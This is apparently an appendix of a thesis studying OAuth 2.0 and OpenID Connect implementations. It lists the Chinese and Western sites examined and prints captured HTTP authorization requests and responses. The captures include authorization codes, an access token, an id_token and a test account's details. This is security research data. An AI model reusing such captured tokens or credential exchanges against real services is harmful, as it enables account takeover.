[1] http://webfoundation.org/about/vision/history-of-the-web/
[2] https://en.wikipedia.org/wiki/World_Wide_Web
[3] https://en.wikipedia.org/wiki/Web_browser

| | Origin | Access Document | Access |
|---|---|---|---|
| 1 | http://alice.edu/ | http://alice.edu/**teacher**/ | OK |
| 2 | http://**alice**.edu/ | http://**bob**.edu/ | domain mismatch |
| 3 | **http**://alice.edu/ | **https**://alice.edu/ | protocol mismatch |
| 4 | http://alice.edu/ | http://alice.edu:**8000**/ | port mismatch |

Table A.1: A Same-Origin Policy Example

another origin. The SOP ensures that two scripts can only interact if the protocol, port, and domain name of the site from which the scripts originate are the same. As shown in Table A.1, the JavaScript executing on `http://alice.edu/` is allowed to access `http://alice.edu/teacher/`, but is not allowed to access `http://bob.edu/` (domain mismatch), `https://alice.edu/` (protocol mismatch), or `http://alice.edu:8000/` (port mismatch).

## A.2 RPs Supporting OAuth 2.0 in China

Listed below are the 60 Chinese RPs whose OAuth 2.0 implementations we examined in the study reported in chapter 5.

```
2345.com
360.com
51.com
58.com
admaimai.com
autohome.com.cn
baidu.com
baihe.com
baike.com
bilibili.com
caijing.com.cn
caixin.com
cctv.com
chinaz.com
cnmo.com
csdn.net
ctrip.com
dangdang.com
dianping.com
douban.com
egou.com
familydoctor.com.cn
gamersky.com
hao123.com
hexun.com
huanqiu.com
ifeng.com
iqiyi.com
jd.com
```

```
jrj.com.cn
ku6.com
le.com
mafengwo.cn
meituan.com
niuche.com
oschina.net
pcbaby.com.cn
pcgames.com.cn
pchome.net
pchouse.com.cn
pclady.com.cn
pconline.com.cn
pps.tv
renren.com
sina.com.cn
smzdm.com
suning.com
tianya.cn
toutiao.com
tudou.com
xcar.com.cn
xiami.com
xunlei.com
yaolan.com
yiche.com
yinyuetai.com
youboy.com
youku.com
zhaopin.com
zol.com.cn
```

## A.3 OAuth 2.0-based IdPs in China

Listed below are the 10 Chinese IdPs whose OAuth 2.0 implementations we examined in the study reported in chapter 5.

```
360
Baidu
ChinaMobile
Douban
Kaixin
MSN
Renren
Sina
Taobao
Wangyi
```

## A.4 RPs Supporting Google's OpenID Connect

In the three lists below we give the 103 RPs whose implementations we examined in the study reported in chapter 6.

### A.4.1 RPs using Authorization Code Flow

```
addthis.com
agame.com
airbnb.co.uk
asos.com
badoo.com
bbc.co.uk
blurtit.com
cbsnews.com
cbssports.com
chicagotribune.com
cnet.com
dailymail.co.uk
dailystar.co.uk
delicious.com
dell.com
digg.com
discogs.com
dmm.com
express.co.uk
fanfiction.net
fatwallet.com
feedly.com
flipkart.com
forbes.com
foxnews.com
foxsports.com
gamespot.com
gawker.com
hi5.com
hubspot.com
huffingtonpost.com
ibtimes.co.uk
ijreview.com
independent.co.uk
instructables.com
jabong.com
kompas.com
latimes.com
lifebuzz.com
mashable.com
mobilenations.com
mumsnet.com
nfl.com
nydailynews.com
nytimes.com
over-blog.com
pcadvisor.co.uk
skyrock.com
sonymobile.com
spring.me
stackoverflow.com
standard.co.uk
surveymonkey.com
telerik.com
thefind.com
thisis.co.uk
thisismoney.co.uk
timeanddate.com
tomshardware.co.uk
travelrepublic.co.uk
```

```
twcc.com
typepad.com
ultimate-guitar.com
urbandictionary.com
uswitch.com
wsj.com
xda-developers.com
yellowpages.com
ziddu.com
```

### A.4.2 RPs using Hybrid Server-Side Flow

```
9gag.com
allrecipes.com
answers.com
avast.com
buzzfeed.com
deezer.com
etsy.com
fandango.com
fiverr.com
fixya.com
hootsuite.com
kayak.co.uk
liverjournal.com
myntra.com
orbitz.com
playbuzz.com
quora.com
runtastic.com
samsung.co.uk
slickdeals.net
softnic.com
soundcloud.com
tagged.com
thefreedictionary.com
theguardian.com
theverge.com
travelzoo.com
tripadvisor.co.uk
usatoday.com
weather.com
wikihow.com
zillow.com
zoosk.com
```

### A.4.3 RPs using Implicit Flow

```
ehow.com
```

## A.5 HTTP Message samples

In the three lists below we give the HTTP message samples that we analysed in the two empirical studies in Chapter 5 and 6 .

### A.5.1 HTTP Message Samples for Renren-Baidu OAuth 2.0

```
1  //The Authorization Request Generated by Renren for using Baidu as IdP (
       Cookie and User-Agent values are replaced with ***)
2
3  GET /oauth/2.0/authorize?response_type=code&client_id=
       foRRWjPq8In3SIhmKQw1Pep3&redirect_uri=http%3A%2F%2Fwww.renren.com%2
       Fbind%2Fbaidu%2FbaiduLoginCallBack HTTP/1.1
4  Host: openapi.baidu.com
5  User-Agent: ***
6  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7  Accept-Language: en-US,en;q=0.5
8  Accept-Encoding: gzip, deflate
9  Referer: http://renren.com/
10 Cookie: ***
11 Connection: close
12
13 //The Authorization Response Generated by Baidu for Renren
14
15 HTTP/1.1 302 Moved Temporarily
16 Date: Tue, 18 Feb 2014 15:59:15 GMT
17 Content-Type: text/html
18 Connection: close
19 Location: http://www.renren.com/bind/baidu/baiduLoginCallBack?code=
       f0ac5573272b9ba55fc9686d03b8971d
20 Server: Apache
21 Content-Length: 0
22
23 //The Message sent back to Renren (Cookie and User-Agent values were
       replaced with ***)
24
25 GET /bind/baidu/baiduLoginCallBack?code=f0ac5573272b9ba55fc9686d03b8971d
       HTTP/1.1
26 Host: www.renren.com
27 User-Agent: ***
28 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
29 Accept-Language: en-US,en;q=0.5
30 Accept-Encoding: gzip, deflate
31 Referer: http://openapi.baidu.com/oauth/2.0/authorize?response_type=code&
       client_id=foRRWjPq8In3SIhmKQw1Pep3&redirect_uri=http%3A%2F%2Fwww.
       renren.com%2Fbind%2Fbaidu%2FbaiduLoginCallBack
32 Cookie: ***
33 Connection: close
```

### A.5.2 HTTP Message Samples for Google's Authorization Code Flow

```
1  //The Authorization Request Generated by addthis.com (Cookie and User-
       Agent values are replaced with ***)
2
3  GET https://accounts.google.com/o/oauth2/auth?response_type=code&
       redirect_uri=http%3A%2F%2Fwww.addthis.com%2Flogin%3Ftype%3D2&client_id
       =137484305013.apps.googleusercontent.com&scope=email+openid+profile&
       access_type=online&approval_prompt=auto&openid.realm=http://www.
       addthis.com HTTP/1.1
4  Accept: text/html, application/xhtml+xml, */*
5  Referer: https://www.addthis.com/login
6  Accept-Language: en-GB
7  User-Agent: ***
8  Cookie: ***
9  Accept-Encoding: gzip, deflate
10 Host: accounts.google.com
```

```
DNT: 1
Connection: Keep-Alive
Cache-Control: no-cache

//The Authorization Response Generated by Google for addthis.com

HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Date: Wed, 10 Dec 2014 17:46:01 GMT
Location: http://www.addthis.com/login?type=2&code=4/hKrhELIVub319uI-
    A9Dg3jpCMrYvgAQPVUl-XHjrB50.0vZLOMbIVFcToiIBeO6P2m9ALaFqlAI&authuser
    =0&num_sessions=1&prompt=consent&session_state=52
    ec3921d1f691bc129dbfb6e82c513f581b1bd6..7a52
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Server: GSE
Alternate-Protocol: 443:quic,p=0.02
Content-Length: 422

<HTML>
<HEAD>
<TITLE>Moved Temporarily</TITLE>
</HEAD>
<BODY BGCOLOR="#FFFFFF" TEXT="#000000">
<H1>Moved Temporarily</H1>
The document has moved <A HREF="http://www.addthis.com/login?type=2&amp;
    code=4/hKrhELIVub319uI-A9Dg3jpCMrYvgAQPVUl-XHjrB50.0
    vZLOMbIVFcToiIBeO6P2m9ALaFqlAI&amp;authuser=0&amp;num_sessions=1&amp;
    prompt=consent&amp;session_state=52
    ec3921d1f691bc129dbfb6e82c513f581b1bd6..7a52">here</A>.
</BODY>
</HTML>

//The Message sent to addthis.com Google Sign-in endpoint (Cookie and
    User-Agent values were replaced with ***)

GET http://www.addthis.com/login?type=2&code=4/hKrhELIVub319uI-
    A9Dg3jpCMrYvgAQPVUl-XHjrB50.0vZLOMbIVFcToiIBeO6P2m9ALaFqlAI&authuser
    =0&num_sessions=1&prompt=consent&session_state=52
    ec3921d1f691bc129dbfb6e82c513f581b1bd6..7a52 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Connection: Keep-Alive
Accept-Language: en-GB
User-Agent: ***
Pragma: no-cache
Accept-Encoding: gzip, deflate
Host: www.addthis.com
DNT: 1
Cookie: ***
Cache-Control: no-cache
```

### A.5.3 HTTP Message Samples for Google's Hybrid Server-Side Flow

```
//The Authorization Request Generated by wikihow.com (Cookie and User-
    Agent values are replaced with ***)

GET https://accounts.google.com/o/oauth2/auth?client_id=475770217963-
```

```
    cj49phca8tqki2ggs0ttcaerhs8339eh.apps.googleusercontent.com&
    redirect_uri=postmessage&response_type=code%20token%20id_token%20
    gsession&scope=https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fplus.login%20
    https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email&
    request_visible_actions=http%3A%2F%2Fschemas.google.com%2FAddActivity&
    after_redirect=keep_open&cookie_policy=http%3A%2F%2Fwikihow.com&
    include_granted_scopes=true&proxy=oauth2relay1399665210&origin=http%3A
    %2F%2Fwww.wikihow.com&state=59176000%7C0.916224022081202& HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-GB
User-Agent: ***
Accept-Encoding: gzip, deflate
Host: accounts.google.com
DNT: 1
Connection: Keep-Alive
Cookie: ***

//The Authorization Response Generated by Google for wikihow.com

HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Date: Mon, 10 Nov 2014 17:17:39 GMT
Set-Cookie: LSOLH=MkVD007NBl4VroEkgTtmIbrQum81kwI:23594012:7426;Path=/o;
    Expires=Tue, 10-Nov-2015 17:17:41 GMT;Secure
Content-Language: en-GB
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Server: GSE
Alternate-Protocol: 443:quic,p=0.01
Content-Length: 2559

<!DOCTYPE html><html><head><title>Connecting ...</title><meta http-equiv
    ="content-type" content="text/html; charset=utf-8"><meta http-equiv="X
    -UA-Compatible" content="IE=edge"><meta name="viewport" content="width
    =device-width, initial-scale=1, minimum-scale=1, maximum-scale=1, user
    -scalable=0"><script type="text/javascript" src="https://oauth.
    googleusercontent.com/gadgets/js/core:rpc:shindig.random:shindig.sha1.
    js?c=2"></script><script type="text/javascript" src="https://ssl.
    gstatic.com/accounts/o/2746439694-postmessage.js"></script>
</head><body  ><input type="hidden" id="error" value="false" />
<input type="hidden" id="response-form-encoded" value="state=59176000%7C0
.916224022081202&amp;access_token=ya29.ugBI09MuGw5KnaXg9wG7HZGdflskYwSf3P
ijEy4PvBWeN8O3xzMOgE5mSZIJBxkXvkscmh3963juBg&amp;token_type=Bearer&amp;ex
pires_in=3600&amp;code=4/gaLd5nUq8XfA8JXWJozB9XQWtiSLPP-M5vCznwvL3FU.knAz
2vmFPZEVoiIBeO6P2m_4vG81kwI&amp;scope=https://www.googleapis.com/auth/plu
s.login+https://www.googleapis.com/auth/userinfo.email+https://www.google
apis.com/auth/plus.moments.write+https://www.googleapis.com/auth/plus.me+
https://www.googleapis.com/auth/plus.profile.agerange.read+https://www.go
ogleapis.com/auth/plus.profile.language.read+https://www.googleapis.com/a
uth/plus.circles.members.read&amp;id_token=eyJhbGciOiJSUzI1NiIsImtpZCI6Ij
YxODRiNTViMmY5ZWRkOWUxOTljYzE5ZGNkYWY5MmZhMDQ1ZWJmZWEifQ.eyJpc3MiOiJhY2Nv
dW50cy5nb29nbGUuY29tIiwic3ViIjoiMTE1NzIyODM0MDU0ODg5ODg3MDQ2IiwiYXpwIjoiN
Dc1NzcwMjE3OTYzLWNqNDlwaGNhOHRxa2kyZ2dzMHR0Y2FlcmhzODMzOWVoLmFwcHMuZ29vZ2
xldXNlcmNvbnRlbnQuY29tIiwiZW1haWwiOiJ0ZXN0MW9hdXRoMkBnbWFpbC5jb20iLCJhdF9
oYXNoIjoiQnE1X19acUZMS3gtODI3clB6Mm92ZyIsImVtYWlsX3ZlcmlmaWVkIjp0cnVlLCJh
dWQiOiI0NzU3NzAyMTc5NjMtY2o0OXBoY2E4dHFraTJnZ3MwdHRjYWVyaHM4MzM5ZWguYXBwc
y5nb29nbGV1c2VyY29udGVudC5jb20iLCJjX2hhc2giOiJ1NERyLU5kbkl0aTZOeG94UUtlcn
RRIiwiaWF0IjoxNDE1NjM5NTYxLCJleHAiOjE0MTU2NDM0NjF9.J0Tsl6WVVix3Ponp0eNW5h
```

```
IsbnZU-2HM-5uXtWmbgh3r8RXyfWvYSZRARnhzRn_e8bquAfj3bwQmB8__vQg06SNOHEdwxWg
mcgLeYPIwURVOp3UXSXZ5BRTAP1-bBAIIJpnKAJcudZDovtOTbqLWmtkbzInkkNNkxBJcdS6i
ueQ&amp;authuser=0&amp;num_sessions=1&amp;prompt=consent&amp;session_stat
e=5e6abefbc059056549b53289d2a0096629d71c63..0321" /><input type="hidden"
id="origin" value="http://www.wikihow.com" /><input type="hidden"
id="proxy" value="oauth2relay1399665210" /><input type="hidden"
id="relay-endpoint" value="https://accounts.google.com/o/oauth2/
postmessageRelay" /><input type="hidden" id="after-redirect"
value="keep_open" /><script type="text/javascript">postmessage.onLoad();
</script></body></html>



//The Message sent to wiki.com Google Sign-in endpoint (Cookie and User-
    Agent values are replaced with ***)

POST http://www.wikihow.com/Special:GPlusLogin HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.wikihow.com/Main-Page
Accept-Language: en-GB
User-Agent: ***
Content-Type: multipart/form-data; boundary=----------------------------7
    de3132a500514
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Content-Length: 595
DNT: 1
Host: www.wikihow.com
Pragma: no-cache
Cookie: ***

------------------------------7de3132a500514
Content-Disposition: form-data; name="user_id"

115722834054889887046
------------------------------7de3132a500514
Content-Disposition: form-data; name="user_name"

Oauth Jerry
------------------------------7de3132a500514
Content-Disposition: form-data; name="user_email"

test1oauth2@gmail.com
------------------------------7de3132a500514
Content-Disposition: form-data; name="user_avatar"

https://lh3.googleusercontent.com/-XdUIqdMkCWA/AAAAAAAAAAI/AAAAAAAAAAA
    /4252rscbv5M/photo.jpg?sz=50
------------------------------7de3132a500514--
```